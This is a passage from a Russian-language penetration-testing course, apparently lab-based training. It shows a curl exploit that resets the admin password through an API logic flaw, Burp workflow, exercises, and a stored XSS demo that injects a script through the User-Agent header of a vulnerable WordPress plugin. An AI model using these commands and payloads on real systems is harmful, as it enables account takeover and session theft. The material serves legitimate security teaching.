    eyJleHAiOjE2NDkyNzE3OTQsImlhdCI6MTY0OTI3MTQ5NCwic3ViIjoib2Zmc2VjIn0.
    OeZH1rEcrZ5F0QqLb8IHbJI7f9KaRAkrywoaRUAsgA4' \
  -d '{"password": "pwned"}'
```

Листинг 20 - Попытка изменить пароль администратора через PUT-запрос

На этот раз мы не получили сообщения об ошибке, поэтому можем предположить, что backend logic приложения не выбросила ошибку. Чтобы доказать успех атаки, попробуем войти как admin с недавно измененным паролем.

```
kali@kali:~$ curl -d '{"password":"pwned","username":"admin"}' -H 'Content-Type: application/json'  http://
    192.168.50.16:5002/users/v1/login
{"auth_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
    eyJleHAiOjE2NDkyNzIxMjgsImlhdCI6MTY0OTI3MTgyOCwic3ViIjoiYWRtaW4ifQ.
    yNgxeIUH0XLElK95TCU88lQSLP6lCl7usZYoZDlUlo0", "message": "Successfully logged in.", "status": "success"}
```

Листинг 21 - Успешный вход под учетной записью admin


Отлично! Мы смогли захватить учетную запись admin, эксплуатировав логическую ошибку повышения привилегий, присутствующую в registration API.

Такие программные ошибки в разной степени возникают при создании веб-приложений, которые полагаются на custom APIs, часто из-за недостатка тестирования и secure coding best practices.


До этого момента мы полагались на curl, чтобы вручную оценить API цели и лучше понять весь поток трафика.

Однако такой подход не будет хорошо масштабироваться, когда количество API станет значительным. К счастью, все описанные выше шаги можно воссоздать внутри Burp.

В качестве примера повторим последнюю попытку входа admin и отправим ее в proxy, добавив к команде *--proxy 127.0.0.1:8080*. После этого на вкладке Burp *Repeater* можно создать новый пустой запрос и заполнить его теми же данными, что и раньше.




Далее нажмем кнопку *Send* и проверим входящий ответ на правой панели.



Отлично! Мы смогли воссоздать такое же поведение внутри proxy, что, помимо прочих преимуществ, позволяет сохранять любые протестированные API в его базе данных для дальнейшего исследования.

После тестирования ряда разных API можно перейти на вкладку *Target*, а затем *Site map*. Там можно получить всю карту путей, которые мы тестировали до сих пор.



Из Site map в Burp можно отслеживать найденные API и пересылать любой сохраненный запрос в Repeater или Intruder для дальнейшего тестирования.

В этом учебном блоке мы исследовали, как отлаживать веб-приложения через консоль браузера и сетевые developer tools. Затем мы узнали, что такое REST APIs, какова их роль в веб-приложениях и как можно подходить к black-box тесту на проникновение, чтобы находить слабости и злоупотреблять ими.

В следующем учебном блоке мы изучим одну из самых популярных и широко распространенных уязвимостей, влияющих на веб-приложения, Cross-Site Scripting.

(Mozilla, 2022), developer.mozilla.org

(Wikipedia, 2022), en.wikipedia.org

1. Запустите *VM Walkthrough 1* и измените файл Kali `/etc/hosts`, чтобы он отражал предоставленный динамически назначенный IP-адрес, выделенный экземпляру *offsecwp*. Используйте Firefox, чтобы познакомиться с Developer Debugging Tools, перейдя на сайт

offsecwp, и воспроизведите шаги, показанные в этом учебном блоке. Изучите весь сайт WordPress и проверьте его HTML source code, чтобы найти flag.

2. Запустите *VM Walkthrough 2* и повторите команду curl, изученную в этом разделе, чтобы сопоставить и эксплуатировать уязвимые API. Затем выполните атаку перебора, чтобы обнаружить еще один API с таким же шаблоном, как `/users/v1`. После этого выполните запрос к базовому пути нового API: как называется элемент, принадлежащий пользователю *admin*

NOTE: wordlist dirbuster должен помочь в этой задаче.

3. Этот веб-сайт, работающий на Exercise VM 1, посвящен всему, что связано с картами! Следуйте по картам, чтобы получить flag.

4. Проверьте URL веб-приложения на Exercise VM 2 и обратите внимание, есть ли что-то интересное на уровне URL.

5. Мы сделали еще один веб-сайт, но что-то не так. Сайт доступен на Exercise VM 3, но продолжает выдавать странные, нестандартные ответы. Проверьте HTTP headers, которые сопровождают этот сайт.

6. Мы сделали классный веб-сайт, посвященный трем веб-друзьям: HTML, CSS и JavaScript. Он доступен в web root на Exercise VM 4. Внимательно изучите каждого из трех друзей, чтобы найти flag для этого задания.

8.4. Cross-Site Scripting

Этот учебный блок охватывает следующие учебные цели:

• Понять типы уязвимостей Cross-Site Scripting
• Эксплуатировать базовый Cross-Site Scripting
• Выполнять Privilege Escalation через Cross-Site Scripting

Одна из наиболее важных характеристик хорошо защищенного веб-приложения - *data sanitization*,1 процесс, при котором пользовательский ввод обрабатывается так, чтобы все опасные символы или строки удалялись либо преобразовывались. Несанитизированные данные позволяют атакующему внедрять и потенциально выполнять вредоносный код.

Cross-Site Scripting (XSS)2 - это уязвимость, которая эксплуатирует доверие пользователя к веб-сайту путем динамического внедрения контента в страницу, отображаемую браузером пользователя.

Когда-то XSS считался относительно низкорисковой уязвимостью, но сегодня он одновременно высокорисковый и распространенный, позволяя атакующим внедрять клиентские скрипты, такие как JavaScript, в веб-страницы, посещаемые другими пользователями.

(Wikipedia, 2022), en.wikipedia.org

(OWASP Foundation, Inc, 2022), owasp.org

Уязвимости XSS можно разделить на два основных класса: *stored* и *reflected*.

Stored XSS attacks, также известные как *Persistent XSS*, происходят, когда exploit payload сохраняется в базе данных или иным образом кэшируется сервером. Затем веб-приложение извлекает этот payload и отображает его любому, кто посещает уязвимую страницу. Поэтому одна Stored XSS-уязвимость может атаковать всех пользователей сайта. Stored XSS vulnerabilities часто существуют в forum software, особенно в разделах комментариев, в product reviews или в любых местах, где пользовательский контент может быть сохранен и просмотрен позже.

Reflected XSS attacks обычно включают payload в специально сформированный запрос или ссылку. Веб-приложение берет это значение и помещает его в содержимое страницы. Этот вариант XSS атакует только человека, который отправляет запрос или посещает ссылку. Reflected XSS vulnerabilities часто могут возникать в полях поиска и результатах, а также в любом месте, где пользовательский ввод включается в сообщения об ошибках.

Любой из этих двух вариантов уязвимости может проявляться на клиентской стороне, то есть в браузере, или на серверной стороне; также они могут быть *DOM-based*.

DOM-based XSS происходит исключительно внутри *Document Object Model* (DOM)4 страницы. Хотя сейчас мы не будем подробно рассматривать этот механизм, нужно знать, что браузеры анализируют HTML-содержимое страницы, а затем создают внутреннее DOM-представление. Этот тип XSS возникает, когда DOM страницы изменяется значениями, контролируемыми пользователем. DOM-based XSS может быть stored или reflected; ключевой момент в том, что DOM-based XSS attacks происходят, когда браузер разбирает содержимое страницы и выполняется вставленный JavaScript.

Независимо от того, как доставляется и выполняется XSS payload, внедренные скрипты выполняются в контексте пользователя, посещающего затронутую страницу. Это означает, что XSS payload выполняет браузер пользователя, а не веб-приложение. Тем не менее такие атаки могут быть значительными: последствия включают hijacking сессии, принудительное перенаправление на вредоносные страницы, выполнение локальных приложений от имени этого пользователя или даже троянизированные веб-приложения. В следующих разделах мы исследуем некоторые из этих атак.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Mozilla, 2022), developer.mozilla.org

JavaScript - высокоуровневый язык программирования, который стал одним из основных компонентов современных веб-приложений. Все современные браузеры включают JavaScript engine, выполняющий JavaScript code внутри самого браузера.

Когда браузер обрабатывает HTTP response сервера, содержащий HTML, он создает DOM tree и отображает его. DOM состоит из всех forms, inputs, images и других элементов, связанных с веб-страницей.

Роль JavaScript - получать доступ к DOM страницы и изменять его, что приводит к более интерактивному пользовательскому опыту. С точки зрения атакующего это также означает: если мы можем внедрить JavaScript code в приложение, мы можем получать доступ к DOM страницы и изменять его. Имея доступ к DOM, мы можем перенаправлять login forms, извлекать пароли и красть session cookies.

Как и многие другие языки программирования, JavaScript может объединять набор инструкций в функцию.1

```
function multiplyValues(x,y) {
  return x * y;
}

let a = multiplyValues(3, 5)
console.log(a)
```

Листинг 22 - Простая JavaScript function


В листинге 22 мы объявили функцию с именем *multiplyValues* в строках 1-3, которая принимает два целочисленных значения как параметры и возвращает их произведение.

В строке 5 мы вызываем *multiplyValues*, передавая два целочисленных значения, 3 и 5, как параметры, и присваиваем переменной *a* значение, возвращенное функцией.

При объявлении переменной *a* мы не назначаем переменной какой-либо конкретный тип, поскольку JavaScript - *loosely typed* язык.2 Это означает, что фактический тип переменной *a* выводится как Number type на основе типа аргументов вызванной функции, которые являются Number types. На последнем шаге, в строке 6, мы печатаем значение *a* в консоль.

Можно проверить приведенный выше код, открыв developer tools в Firefox на странице **about:blank**, чтобы избежать лишнего шума от загруженных библиотек.

После загрузки пустой страницы нажмем *Web Console* в подменю Web Developer меню Firefox или воспользуемся сочетанием C+B+k.



Внутри Console можно выполнить нашу тестовую функцию и получить вывод.

Печать значений в консоль браузера - еще одна техника, которую можно добавить в наш набор инструментов отладки. Она будет чрезвычайно полезна при анализе более сложного JavaScript code.

(Mozilla, 2022), developer.mozilla.org

(Mozilla, 2022), developer.mozilla.org

Мы можем найти потенциальные точки входа для XSS, исследуя веб-приложение и выявляя поля ввода, например поля поиска, которые принимают несанитизированный ввод, затем отображаемый как вывод на последующих страницах.

После определения точки входа можно ввести специальные символы и наблюдать вывод, чтобы понять, возвращаются ли какие-либо специальные символы без фильтрации.

Наиболее распространенные специальные символы, используемые для этой цели:

```
< > ' " { } ;
```

Листинг 23 - Специальные символы для HTML и JavaScript

Опишем назначение этих специальных символов. HTML использует "<" и ">" для обозначения *elements*,1 различных компонентов, из которых состоит HTML document. JavaScript использует "{" и "}" в объявлениях функций. Одинарные (') и двойные (") кавычки используются для обозначения строк, а точки с запятой (;) используются для обозначения конца statement.

Если приложение не удаляет и не кодирует эти символы, оно может быть уязвимо к XSS, потому что приложение *интерпретирует* символы как код, что, в свою очередь, позволяет добавить дополнительный код.

Хотя существует несколько типов encoding, чаще всего в веб-приложениях нам будут встречаться *HTML encoding* и *URL encoding*. URL encoding, иногда называемое *percent encoding*, используется для преобразования не-ASCII и зарезервированных символов в URLs, например для преобразования пробела в "%20".

HTML encoding, или *character references*, может использоваться для отображения символов, которые обычно имеют специальное значение, например элементов tag. Например, "<" является character reference для "<". Столкнувшись с таким encoding, браузер не будет интерпретировать символ как начало элемента, а отобразит сам символ как есть.

Если мы можем внедрить эти специальные символы на страницу, браузер будет воспринимать их как элементы кода. Затем можно начать строить код, который будет выполнен в браузере жертвы после загрузки вредоносно внедренного JavaScript code.

В зависимости от того, куда включается наш ввод, могут понадобиться разные наборы символов. Например, если наш ввод добавляется между тегами *div*, нам нужно включить собственные *script tags* и иметь возможность внедрить "<" и ">" как часть payload. Если наш ввод добавляется внутри существующего JavaScript tag, может быть достаточно кавычек и точек с запятой, чтобы добавить собственный код.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Mozilla, 2022), developer.mozilla.org

Продемонстрируем базовый XSS простой атакой на экземпляр OffSec WordPress. Установка WordPress запускает plugin *Visitors*, уязвимый к stored XSS. Основная функция plugin - вести журнал данных посетителей сайта, включая поля IP, source и User-Agent.

Исходный код plugin можно скачать с его сайта.2 Если проверить файл `database.php`, можно увидеть, как данные сохраняются внутри базы данных WordPress:

```
function VST_save_record() {
 global $wpdb;
 $table_name = $wpdb->prefix . 'VST_registros';

 VST_create_table_records();

 return $wpdb->insert(
    $table_name,
    array(
     'patch' => $_SERVER["REQUEST_URI"],
     'datetime' => current_time( 'mysql' ),
     'useragent' => $_SERVER['HTTP_USER_AGENT'],
```

```
      'ip' => $_SERVER['HTTP_X_FORWARDED_FOR']
    )
   );
}
```

Листинг 24 - Проверка функции создания записи в plugin Visitors

Эта PHP function отвечает за разбор разных HTTP request headers, включая User-Agent, который сохраняется в значение записи *useragent*.

Далее, каждый раз когда администратор WordPress загружает plugin Visitor, функция выполняет следующий участок кода из `start.php`:

```
$i=count(VST_get_records($date_start, $date_finish));
foreach(VST_get_records($date_start, $date_finish) as $record) {
    echo '
        <tr class="active" >
            <td scope="row" >'.$i.'</td>
            <td scope="row" >'.date_format(date_create($record->datetime), get_option(
    "links_updated_date_format")).'</td>
            <td scope="row" >'.$record->patch.'</td>
            <td scope="row" ><a href="https://www.geolocation.com/esip='.$record->ip.'#ipresult">'.$record-
    >ip.'</a></td>
            <td>'.$record->useragent.'</td>
        </tr>';
    $i--;
}
```

Листинг 25 - Проверка функции отображения записей plugin Visitors


Из приведенного выше кода видно, что значение записи *useragent* извлекается из базы данных и напрямую вставляется в HTML tag Table Data (*td*) без какой-либо data sanitization.

Поскольку заголовок User-Agent находится под контролем пользователя, мы можем создать XSS attack, вставив script tag, который вызывает метод *alert()* для генерации pop-up message. Из-за немедленного визуального эффекта этот метод очень часто используется для проверки того, что приложение уязвимо к XSS.


Хотя мы только что применили подход white-box testing, такую же уязвимость можно было бы обнаружить, тестируя plugin методом black-box HTTP header fuzzing.

С настроенным Burp в качестве proxy и отключенным Intercept начнем атаку с перехода в Firefox на `http://offsecwp/`.

Затем перейдем в Burp *Proxy* > *HTTP History*, щелкнем запрос правой кнопкой мыши и выберем *Send to Repeater*.




Перейдя на вкладку *Repeater*, заменим default User-Agent value на script tag, который включает метод alert (**< script>alert(42)</script>**), затем отправим запрос.



Если сервер отвечает сообщением *200 OK*, можно быть уверенными, что наш payload теперь сохранен в базе данных WordPress.

Чтобы проверить это, войдем в admin console по адресу `http://offsecwp/wp-login.php` с учетными данными *admin/password*.

Если перейти в консоль plugin Visitors по адресу `http://offsecwp/wp-admin/admin.php?page=visitors-app%2Fadmin%2Fstart.php`, нас встретит всплывающее окно с числом 42, доказывающее, что внедрение кода сработало.



Отлично. Мы внедрили XSS payload в базу данных веб-приложения, и он будет выдан любому администратору, который загрузит plugin. Простое окно alert - довольно тривиальный пример того, что можно сделать с XSS, поэтому попробуем что-то более интересное, например создание новой административной учетной записи.

(OffSec Services Limited. 2022), exploit-db.com

(Mozilla, 2022), downloads.wordpress.org

Теперь, когда мы можем сохранять JavaScript code внутри целевого приложения WordPress и добиваться его выполнения пользователем admin при загрузке страницы, можно действовать более творчески и исследовать разные пути получения административных привилегий.

Мы могли бы использовать наш XSS для кражи *cookies* и session information, если приложение использует небезопасную конфигурацию session management. Если мы можем украсть cookie аутентифицированного пользователя, можно выдать себя за этого пользователя на целевом веб-сайте.


Веб-сайты используют cookies для отслеживания *state* и информации о пользователях. Cookies могут задаваться с несколькими необязательными flags, включая два особенно интересных для нас как тестировщиков на проникновение: *Secure* и *HttpOnly*.

Флаг Secure указывает браузеру отправлять cookie только по зашифрованным соединениям, таким как HTTPS. Это защищает cookie от передачи открытым текстом и перехвата в сети.

Флаг HttpOnly указывает браузеру запрещать JavaScript доступ к cookie. Если этот флаг не установлен, мы можем использовать XSS payload для кражи cookie.

Проверим природу session cookies WordPress, сначала войдя как пользователь *admin*.

Далее откроем Web Developer Tools, перейдем на вкладку *Storage*, затем нажмем *http://offsecwp_ в меню _Cookies* слева.



